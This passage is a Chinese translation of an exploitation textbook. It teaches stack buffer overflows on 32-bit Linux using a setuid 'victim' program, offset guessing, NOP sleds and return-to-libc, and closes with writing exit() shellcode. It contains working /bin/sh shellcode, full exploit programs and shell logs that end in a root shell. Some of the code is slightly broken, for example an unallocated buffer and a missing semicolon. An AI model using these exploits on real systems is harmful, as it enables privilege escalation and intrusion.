OK，太妙了！我们终于有了可以派生shell的shellcode了，而且可以很容易地把它注入到脆弱的缓冲区里。这一步很简单。但为了执行shellcode，需要获取程序的执行控制。我们将使用和前面例子里用到的类似方法，在那个例子里，我们用选择的地址改写RET，使RET里的地址被加载到EIP并在随后被执行，成功地强制程序连续要求两次输入。那么，在这里应该用什么地址改写RET呢？对，用shellcode的第一条指令的地址。这样的话，当RET被弹出栈并被加载到EIP时，系统执行的将是shellcode的第一条指令。

整个过程看起来很简单，但实际实现起来却相当麻烦。就是在这个地方，许多学习黑客技术的人第一次栽了跟头并放弃了学习。为了不让你重蹈覆辙，我们先来解决一些主要的问题。

2.5.1 地址问题

当试图执行用户提交的shellcode时，所面临的最困难的问题是找出shellcode的起始地址。这些年来，人们想出了很多办法来解决这个问题，我们先介绍一种使用最广的方法。

在内存中寻找shellcode的起始地址有很多方法，其中之一是猜测。可以基于以往学过的知识进行猜测，因为我们知道每个程序的栈都以同样的地址开始。（大多数近来的操作系统

故意变化栈的地址，从而使这种类型的攻击变得更困难。在大多数的Linux版本里，这是一个可选的内核补丁。）如果知道这个地址，那么就应该可以根据这个地址猜测shellcode的起始地址。

写一段查找栈指针ESP位置的简单代码很容易。如果知道了ESP的地址，那么就可以根据这个地址来猜测当前地址与shellcode之间的偏移距离。这个偏移将是shellcode的第一条指令。

首先，找出ESP的地址。

```
// find_start.c
unsigned long find_start(void)
{
  __asm__("movl %esp, %eax");
}

int main()
{
   printf("0x%x\n",find_start());
}
```

如果编译并运行这个程序几次，可以得到：

```
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
```

我们是在Debian 3.1r4上运行的，因此，依据具体情形，你可能会得到不一样的结果。如果你注意到程序输出的地址每次都不一样，可能意味着你正在运行的是带有grsecurity补丁（或类似的）的发行版。如果碰到这种情形，下面的例子在你的机器上将难以重现，但第14章解释了怎样规避这种随机结果。在这期间，我们假设你运行的是有一致栈指针地址的版本。

我们先拿一个简单的程序练练手。

```
// victim.c
int main(int argc,char *argv[])
{
   char little_array[512];

   if (argc > 1)
      strcpy(little_array,argv[1]);
}
```

程序从命令行获取输入后，在没有进行边界检查的情况下，把输入数据复制到数组。为了获得根特权，先把目标程序的属主设为root，再把suid位打开。现在，你以普通用户的身份（不是根用户）登录系统，并破解这个程序，到结束时，你应该有了根特权。

```
[jack@0day local]$ sudo chown root victim
[jack@0day local]$ sudo chmod +s victim
```

因此，我们有了“受害者”。可以在bash里再次使用printf命令把shellcode放到程序的命令行参数里。传递像下面这样的命令行参数：

```
./victim <our shellcode><some padding><our choice of saved return
address>
```

首先要做的是在命令行字符串里找出改写保存的返回地址的偏移量。在这个例子里，我们知道它至少是512，但最好尝试不同长度的字符串，直至找到正确的那个。

关于bash和命令代替的快速注解：可以通过在printf前面放一个$并用圆括号把它括起来的方式，把它的输出作为命令行参数传递，像下面这样：

```
./victim $(printf "foo")
```

可以让printf输出一长串零，就像下面这样：

```
shellcoders@debian:~/chapter_2$ printf "%020x"
00000000000000000000
```

可以用这个方法猜测保存的返回地址在易受攻击的程序里的偏移量：

```
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0512x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0516x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0520x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0524x" 0)
Segmentation fault
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0528x" 0)
Segmentation fault
```

因此，从出现段故障的长度信息中我们可以判定，保存的返回地址或许是在命令行参数的524～528B之间。

我们已经有了准备让这个程序运行的shellcode，也大致知道了保存的返回地址可能会在哪里，继续下一步。

shellcode有40B。我们随后填充480B或484B，然后是保存的返回地址。保存的返回地址应当比0xbffffad8稍微小一些。试一下，看保存的返回地址在哪里。命令行像下面这样：

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0480x\xd8\xfa\xff\xbf")
```

请注意，shellcode在字符串的开头，它的后面是%0480x，然后是4B的保存的返回地址。如果碰到正确的地址，它应该开始“执行”栈。

当运行这个命令行时，会得到：

```
Segmentation fault
```

于是可以尝试把填充值改成484B：

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
```

```
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0484x\xd8\xfa\xff\xbf")
Illegal instruction
```

我们依然得到了Illegal instruction提示，显然是执行了不正常的指令。现在试着改一下保存的返回地址。因为栈在内存里是向下增长的，也就是说，向着较低的地址增长，因此，shellcode的地址应当比0xbffffad8低一些。

为简短起见，下面只显示了相关命令行的结尾部分和输出：

```
8%0484x\x38\xfa\xff\xbf")
```

现在开始编写利用程序，它允许我们猜测程序开头与shellcode第一条指令之间的偏移。（这个主意是从Lamagra那里借用的。）

```
#include <stdlib.h>

#define offset_size                    0
#define buffer_size                    512
char sc[] =
  "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
  "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
  "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void) {
   __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  addr = find_start() - offset;
  printf("Attempting address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
       *(addr_ptr++) = addr;

  ptr += 4;

  for (i = 0; i < strlen(sc); i++)
          *(ptr++) = sc[i];
```

```
  buff[bsize - 1] = '\0';

  memcpy(buff,"BUF=",4);
  putenv(buff);
  system("/bin/bash");
}
```

为了破解这个有问题的程序，先用返回地址生成shellcode，然后用这个shellcode生成程序的输出结果运行这个有问题的程序。假如不作弊的话，那我们应该不知道正确的偏移量，因此必须反复猜测，直至得到派生的shell。

```
[jack@0day local]$ ./attack 500
Using address: 0xbfffd768
[jack@0day local]$ ./victim $BUF
```

一切正常，因为偏移量不够大（记住，在这个例子里，数组的大小是512B）。

```
[jack@0day local]$ ./attack 800
Using address: 0xbfffe7c8
[jack@0day local]$ ./victim $BUF
Segmentation fault
```

发生了什么？哦，跑得太远了！这次的偏移量又太大了，试个小一点的吧：

```
[jack@0day local]$ ./attack 550
Using address: 0xbffff188
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 575
Using address: 0xbfffe798
[jack@0day local]$ ./victim $BUF
Segmentation fault
[jack@0day local]$ ./attack 590
Using address: 0xbfffe908
[jack@0day local]$ ./victim $BUF
Illegal instruction
```

照这样下去，要猜出正确的偏移量可能需要很长时间。但就在这时，幸运之神降临了：

```
[jack@0day local]$ ./attack 595
Using address: 0xbfffe971
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./attack 598
Using address: 0xbfffe9ea
[jack@0day local]$ ./victim $BUF
Illegal instruction
[jack@0day local]$ ./exploit1 600
Using address: 0xbfffea04
[jack@0day local]$ ./hole $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

我们猜到了正确的偏移量，程序派生了root shell。当然，实际尝试的次数比这要多得多（说实在的，我们还是动了点手脚），但为了节省版面，我们省略了部分无用的信息。

警告 我们是在Red Hat 9.0上做这个实验的。实验结果取决于Linux发行版本、内核版本和其他因素，所以你的结果可能和上面的不太一样。

这种破解过程冗长而乏味，我们必须反复猜测偏移量，而且有时候猜测错误还可能导致程序崩溃。对于这样的小程序，崩溃当然算不上什么，但是如果要重复重启大程序，就要花费大量时间与精力。下一节将介绍更简单的破解方法。

2.5.2 NOP 法

手动猜测偏移量是比较麻烦的，特别是当存在多个偏移目标时，就更麻烦了。但是，如果在设计shellcode时使多个不同的偏移量允许我们获得执行控制，那么肯定可以减少猜测时间，也将使整个破解过程更有效率。

可以选用NOP法来增加潜在的偏移量的数量。No OPerations（NOP）是延迟执行时间的指令。在汇编代码里，NOP主要用来调速；在这个例子里，用NOP来创建一大段不运行的指令区。为了提高命中率，可以用NOP填充shellcode的头部，这样的话，只要猜测的地址位于NOP范围之内，处理器在执行完NOP之后，就会执行派生shell的shellcode。现在，再也不必苛求我们猜到精确的偏移量，而只要求偏移量位于NOP的范围内，shellcode都会得以执行。我们把这个过程称为“用NOP填充”或创建NOP垫。当你深入研究黑客技术时，会经常听到这些行话。

重新编写攻击程序，在shellcode和偏移量之前加上NOP垫。IA32上用0x90表示NOP。有许多其他的指令和指令组合与NOP的效果类似，但是本章不会过多涉及这些内容。

```
#include <stdlib.h>

 #define DEFAULT_OFFSET                    0
 #define DEFAULT_BUFFER_SIZE             512
 #define NOP                            0x90

 char shellcode[] =

     "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
     "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
     "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[])
{
```

```
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1) bsize  = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);

    if (!(buff = malloc(bsize))) {
          printf("Can't allocate memory.\n");
          exit(0);
    }

    addr = get_sp() - offset;
    printf("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
           *(addr_ptr++) = addr;

    for (i = 0; i < bsize/2; i++)
           buff[i] = NOP;

    ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
    for (i = 0; i < strlen(shellcode); i++)
           *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';

    memcpy(buff,"BUF=",4);
    putenv(buff);
    system("/bin/bash");
}
```

对同样的目标代码运行修改后的程序，看看会发生什么。

```
[jack@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

这个偏移量可以工作，再试试其他的。

```
[jack@0day local]$ ./nopattack 590
Using address: 0xbffff368
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

这次的猜测也在NOP垫内，利用程序仍然可以正常工作。但我们能走多远呢？

```
[jack@0day local]$ ./nopattack 585
Using address: 0xbffff1d8
[jack@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

通过这个简单的例子可知，比起没有NOP垫的时候，我们多了15～25次成功的机会。

2.6　战胜不可执行栈

前面的漏洞利用程序可以正常工作，因为可以在栈上执行指令。但是作为一种保护措施，许多操作系统（例如Solaris和OpenBSD）不允许在栈上执行代码。

但你可能已经猜到，在利用栈溢出的过程中，不一定非要在栈上执行代码。我们在前面以它为例，主要是因为它很常见，也易于理解，而且工作稳定。当你遇到不可执行栈时，可以用“返回libc（Return to libc）”方法。说到底，我们应该选用最常见的、最容易展示的libc函数库导出对libc库的系统调用。当目标系统受到不可执行栈保护时，返回libc就可能破解。

返回 libc

上面提到了返回libc的神奇作用，那么返回libc究竟是怎样工作的呢？从高层看，为简单起见，假设我们可以完全控制EIP，那么就可以把任意想执行的地址放入EIP。简而言之，利用脆弱的缓冲区，我们可以完全控制程序的执行。

利用栈溢出的传统方法是把控制权交给栈上的指令，但返回libc则是把控制权交给特定的动态库函数。动态库函数不在栈上，也就意味着我们可以绕过不可执行栈的限制。当然，为了攻击成功，还需要仔细挑选动态库函数。从理论上讲，它必须符合以下两个条件。

- 它必须是常见的动态库函数，在绝大多数的程序里都会出现。
- 函数库里的函数应给予我们最大的灵活性，以便我们能派生shell或做其他事。

libc函数库是满足这两个条件的最佳选择。因为libc是标准的C函数库，基本上包括了常见的C函数，并且这些函数都是共享的（这是函数库的定义），这意味着任何程序（包括libc）都可以访问这些函数。这意味着，如果任何程序都可以访问这些函数，那我们的破解程序为什么不能？我们所要做的只是把执行流程指向想用的库函数的地址（当然，还要设置常见的参数），它将被执行。

对于返回libc的破解方式，为简单起见，仅让它派生shell。从以往的经验来看，最好用的libc函数是system()。在这个例子里，system()所要做的工作是接收一个参数，然后用/bin/sh执行这个参数。因此，只需把/bin/sh作为system()的参数，在系统执行system()后，就会得到shell。这样一来，不需要在栈上执行任何代码，直接把控制权交给C函数库里的system()函数就可以了。

我们对system()怎样获取参数比较感兴趣。基本上，我们所做的只是传递一个指向我们想

执行的字符串（/bin/sh）的指针。根据以往的经验，当程序正常执行一个函数（在这个例子里，这个函数被命名为the_function）时，参数入栈的顺序和它在代码里的顺序正好相反，系统接下来的处理过程是我们真正感兴趣的，也正因为如此，我们才得以将参数传递给system()。

首先执行CALL the_function，CALL把下一条指令（我们想返回的）的地址压入栈，并将ESP减4。当the_function返回时，RET（或EIP）将被弹出栈，因而ESP直接指向RET之后的地址。

现在，执行流程应该重定向到将被执行的system()。the_function假设ESP已指向应该返回的地址，并想当然地认为所需要的参数正在栈上等着它，而第一个参数位于RET之后。这是栈操作的正常行为。因此，把返回system()的地址和参数（在这个例子里，参数是一个指向/bin/sh的指针）放在8字节里。当the_function返回时，系统将返回（或跳转，取决于你怎么考虑这个情形）到system()，而system()需要的参数正在栈上等着它。

通过以上的描述，你应该可以明白这个方法的基本思想了。为了编写返回libc的破解代码，必须完成以下的准备工作。

(1) 确定system()的地址。

(2) 确定/bin/sh的地址。

(3) 找出exit()的地址，以便干净地退出被攻击的程序。

反汇编任何一个C或C++程序，基本上都能在libc里发现system()的地址。gcc在默认编译时包括libc，因此，可以用下面的程序找出system()的地址。

```
int main()
    {
    }
```

编译后，用gdb找出system()的地址。

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)
```

我们发现system()的地址是0x4203f2c0。顺便找出exit()的地址。

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file
```

```
Breakpoint 1, 0x0804832e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x42029bb0 <exit>
(gdb)
```

找到`exit()`的地址是`0x42029bb0`。最后，用memfetch[①]工具寻找`/bin/sh`的地址。memfetch的功能是把指定进程的内存数据全部转储到一个二进制文件中，我们可以在这个文件里寻找`/bin/sh`的地址。除此之外，也可以把`/bin/sh`保存在环境变量里，然后找到这个变量的地址。

最后，我们为最初的问题程序编写破解代码；这个破解过程既简单又简短。步骤如下。

(1) 用垃圾数据填满脆弱的缓冲区与返回地址之间的空间。

(2) 用`system()`的地址改写返回地址。

(3) 在`system()`后加上`exit()`的地址。

(4) 再加上`/bin/sh`的地址。

实现代码如下：

```
#include <stdlib.h>

#define offset_size                    0
#define buffer_size                    600

char sc[] =
  "\xc0\xf2\x03\x42" //system()
  "\x02\x9b\xb0\x42" //exit()
  "\xa0\x8a\xb2\x42" //binsh

unsigned long find_start(void) {
   __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  addr = find_start() - offset;
  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
```

① 在http://lcamtuf.coredump.cx/可以找到这个工具。

```
        *(addr_ptr++) = addr;

    ptr += 4;

    for (i = 0; i < strlen(sc); i++)
            *(ptr++) = sc[i];

    buff[bsize - 1] = '\0';

    memcpy(buff,"BUF=",4);
    putenv(buff);
    system("/bin/bash");
}
```

2.7 小结

本章介绍了基本的栈缓存区溢出知识。栈溢出利用了栈内存储的数据，目的是把指令注入到脆弱的缓冲区，并改写函数的返回地址。有了改写后的返回地址，我们就可以控制程序的执行流，然后插入shellcode或指令，从而派生根shell，之后就可以执行根shell了。本书后续的大部分内容还会更深入地介绍栈溢出。

第3章

shellcode



Shellcode是一组可注入的指令，可以在被攻击的程序内运行。因为shellcode要直接操作寄存器和程序的函数，所以通常用汇编语言编写并被翻译为十六进制操作码。因此，你不能用高级语言编写shellcode，即使是一些细微的差别，也可能导致shellcode无法准确执行，这些因素也是导致编写shellcode有些难度的原因。本章将揭开shellcode神秘的面纱，并教你编写属于自己的shellcode。

术语shellcode源自它最初的用处——它是漏洞利用程序的特殊部分，用来派生根shell。当然，现在这也是shellcode最普通的用法，但有许多程序员精心设计shellcode，使它能完成更多的工作，本章也会介绍这些高级内容。第2章已经介绍过，破解漏洞就是预先把shellcode注入缓冲区，然后欺骗目标程序执行它。如果你在第2章做过那些试验，那么你已经在用shellcode破解程序了。

理解并会写shellcode是一项必备的基本技能，理由很多。首先，要确认漏洞是否可以被利用，你必须尝试利用它，才可以验证。这看起来是常识，但的确有许多这样的人，他们乐于描述漏洞的脆弱性，却不提供可靠的证据。更糟糕的是，某些程序员明明知道某个程序有漏洞，却声明根本不是这么回事（通常是因为最初的发现者不知道怎样利用这个漏洞，他就想当然地认为其他人也无法利用它）。此外，软件厂商经常发布漏洞通告，却从不提供攻击代码。在这些情况下，如果你为了在自己的系统上测试这个bug，想生成利用程序，你可能不得不亲自动手写shellcode。

3.1 理解系统调用

为什么要写shellcode呢？因为我们想让目标程序以不同于设计者预期的方式运行（或者说让目标程序按我们的意图行事），而操纵程序的方法之一是强制它产生*系统调用*。系统调用是相当强大的函数集，你可以通过它访问特定的操作系统的函数，例如接受输入、处理输出、退出进程、执行二进制文件等。通过系统调用，你可以直接访问系统内核，也就是说你可以访问读写文件之类的低级函数。系统调用也是受保护的内核模式和用户模式之间的接口。在理论上，实现受保护内核模式就是阻止用户的应用程序干涉或危及操作系统。当运行在用户模式下的程序企图访问内核的内存空间时，系统将产生“访问异常”，阻止这个程序直接访问内核的内存空间。但是，某些程序在正常运行时，需要请求一些系统级的服务，这时系统调用就作为正常的用户模式和内核

模式之间的接口，在保证操作安全的情况下尽量响应这些请求。

在Linux里有两种方法来执行系统调用。间接的方法是C库包装（libc），直接的方法是用汇编指令（把适当的参数加载到寄存器，然后调用软中断）执行系统调用。创建libc包装的原因是，如果某个系统调用为了提供更有用的功能（例如malloc）而改动了，程序可以继续正常运行。也就是说，大多数libc系统调用和实际的内核系统调用非常类似。

在Linux里，程序通过`int 0x80`软中断来执行系统调用。当程序在用户模式下执行`int 0x80`时，CPU切换到内核模式并执行相应的系统调用。Linux使用的系统调用方法不同于其他的UNIX系统，它在系统调用时使用fastcall约定，这对系统调用来说，将提高寄存器的使用效率。系统调用的过程如下。

(1) 把系统调用编号载入EAX。

(2) 把系统调用的参数压入其他的寄存器。

(3) 执行`int 0x80`指令。

(4) CPU切换到内核模式。

(5) 执行系统函数。

每个系统调用都对应一个整数。当执行系统调用时，必须把这个整数载入EAX。每个系统调用最多支持6个参数，分别保存在EBX、ECX、EDX、ESI、EDI和EBP里。如果参数超过6个，超出的这些参数将通过第一个参数指定的数据结构来传递。

现在，你应该从汇编层了解系统调用是怎么工作的了。现在就按这个步骤，在C里请求系统调用，然后反汇编编译后的程序，查看对应的汇编指令是什么。

最常见的系统调用应该是`exit()`，它的作用是终止当前的进程。我们写个简单的C程序，它在执行后立即退出，代码如下：

```
main()
{
        exit(0);
}
```

编译时gcc使用`static`选项，这可以防止使用动态链接；动态链接将保留退出系统调用代码。

```
gcc -static -o exit exit.c
```

接着，反汇编生成的二进制文件。

```
[slap@0day root] gdb exit
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions. Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disas _exit
Dump of assembler code for function _exit:
```

```
0x0804d9bc <_exit+0>:   mov    0x4(%esp,1),%ebx
0x0804d9c0 <_exit+4>:   mov    $0xfc,%eax
0x0804d9c5 <_exit+9>:   int    $0x80
0x0804d9c7 <_exit+11>:  mov    $0x1,%eax
0x0804d9cc <_exit+16>:  int    $0x80
0x0804d9ce <_exit+18>:  hlt
0x0804d9cf <_exit+19>:  nop
End of assembler dump.
```

如果在反汇编生成的代码里寻找exit，可以找到两个系统调用。在exit+4和exit+11行，可以看到对应的系统调用编号分别被复制到EAX。

```
0x0804d9c0 <_exit+4>:   mov    $0xfc,%eax
0x0804d9c7 <_exit+11>:  mov    $0x1,%eax
```

exit_group()对应的系统调用编号是252，exit()对应的系统调用编号是1。在反汇编生成的代码里还有一条指令，它把退出系统调用的参数加载到EBX。这个参数为0，是在系统调用之前压入栈的。

```
0x0804d9bc <_exit+0>:   mov    0x4(%esp,1),%ebx
```

最后是两条int 0x80指令，这两条指令把CPU切换到内核模式，并执行系统调用。

```
0x0804d9c5 <_exit+9>:   int    $0x80
0x0804d9cc <_exit+16>:  int    $0x80
```

这就是exit()系统调用对应的汇编指令。

3.2　为 exit()系统调用写 shellcode

基本上，我们已经为编写exit() shellcode收集了必要的素材。我们已经用C语言编写了一个执行系统调用的程序，编译然后反汇编了生成的二进制文件，并弄懂了那些汇编指令的含义。最后要做的就是整理shellcode，从汇编指令得到十六进制的操作码，测试生成的shellcode，看它是否可以正常工作。现在就开始学习怎样优化、整理shellcode吧。

shellcode的大小

因为较小的shellcode可以注入更多的缓冲区，可以用来攻击更多的程序，所以要使shellcode尽量保持简单、紧凑。记住，当攻击问题程序时，需要把shellcode复制到缓冲区，如果碰到*n*字节长的缓冲区，不仅要把整个shellcode复制到它里面，而且还要加上调用shellcode的指令，因此，shellcode的长度必须比*n*小。基于这个原因，在写shellcode的时候，应时刻留意它的大小。

我们的shellcode现在有7条指令，但shellcode应该尽量紧凑，这样才能注入更小的缓冲区，因此，要对这7条指令进行优化和整理。在实际环境中，shellcode将在没有其他指令为它设置参数的情况下执行（在这个例子里，其他的指令从栈上得到参数，然后放入EBX），因此，必须自己设置参数，在这个例子里，通过把0放入EBX可以达到设置参数的目的。另外，我们的shellcode只需要exit()系统调用，因此可以忽略group_exit()，这不会影响最终结果。从shellcode的执行效

率考虑，这里也不必使用group_exit()。

从高层来看，我们的shellcode应该完成以下任务。

(1) 把0存到EBX。

(2) 把1存到EAX。

(3) 执行int 0x80指令来产生系统调用。

先用汇编指令实现这3个步骤，得到ELF格式的二进制文件，最后从这个二进制文件里提取操作码。


```
Section  .text

    global _start

_start:

    mov ebx,0
    mov eax,1
    int 0x80
```

先用nasm编译器生成目标文件，然后用GNU链接器链接目标文件：

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o
```

一切就绪，可以从生成的文件里提取操作码了。在这里，我们用objdump来帮忙。objdump是一个简单实用的工具，以可读的格式显示目标文件的内容。在显示目标文件内容的同时，它也会显示相应的操作码，这个功能在编写shellcode的时候非常有帮助。像下面这样用objdump运行exit_shellcode程序：

```
[slap@0day root] objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386

Disassembly of section .text:

08048080 <.text>:
8048080:       bb 00 00 00 00          mov    $0x0,%ebx
8048085:       b8 01 00 00 00          mov    $0x1,%eax
804808a:       cd 80                   int    $0x80
```

可以看到右边是汇编指令，左边是操作码。在这个例子里，我们需要把这些操作码放到字符串数组里，然后写个C程序来执行这个字符串。下面是相应的例子（如果你不想输入，可以在本书配套网站上找到现成的源代码）。

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{
```

```
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

现在，编译这个程序来测试shellcode。

```
[slap@0day slap] gcc -o wack wack.c
[slap@0day slap] ./wack
[slap@0day slap]
```

进程看起来好像是正常退出了，但是怎么确认它确实执行了shellcode呢？可以请系统调用追踪器（strace）来帮忙，它可以显示程序里的每一个系统调用。下面是strace的输出：

```
[slap@0day slap] strace ./wack
execve("./wack", ["./wack"], [/* 34 vars */]) = 0 uname({sys="Linux",
node="0day.jackkoziol.com", ...}) = 0
brk(0) = 0x80494d8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)     = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)       = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_mmap(NULL, 78416, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                 = 0
open("/lib/tls/libc.so.6", O_RDONLY)     = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3) = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0,
limit:1048575, seg_32bit:1, contents:0, read_exec_only:0,
limit_in_pages:1, seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 78416)                = 0
exit(0)                                  = ?
```

可见，最后一行是exit()系统调用。如果你不想使用exit()，可以修改shellcode，让它执行exit_group()。

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\xfc\x00\x00\x00"
                   "\xcd\x80";


int main()
{

  int *ret;
  ret = (int *)&ret + 2;
```

```
    (*ret) = (int)shellcode;
  }
```

修改后的exit_group()shellcode具有同样的功能。注意，我们仅仅改变了第二行的第二个操作码（把\x01(1)改成\xfc(252)，也就是说只改动了相应的系统调用值）。重新编译后再次运行strace，就可以看到修改后的系统调用。

```
[slap@0day slap] strace ./wack
execve("./wack", ["./wack"], [/* 34 vars */]) = 0
uname({sys="Linux", node="0day.jackkoziol.com", ...}) = 0
brk(0) = 0x80494d8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)= 0x40016000
open("/etc/ld.so.preload", O_RDONLY)     = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_mmap(NULL, 78416, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                  = 0
open("/lib/tls/libc.so.6", O_RDONLY)     = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) = 0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3)    = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0,
limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 78416)                 = 0
exit_group(0)                             = ?
```

至此，我们完成了最简单、可运行的shellcode，但是，这个shellcode在实际利用环境中可能无法使用。为什么会这样呢？下一节将说明这个问题，并讨论怎样解决它，以便编写出真正可用的shellcode。

3.3 可注入的 shellcode

当攻击时，最有可能用来保存shellcode的内存区域是为了保存用户的输入而分配的缓冲区，甚至可以进一步讲，这个缓冲区就是字符数组。但是，如果仔细看刚才编写的shellcode：

```
\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80
```

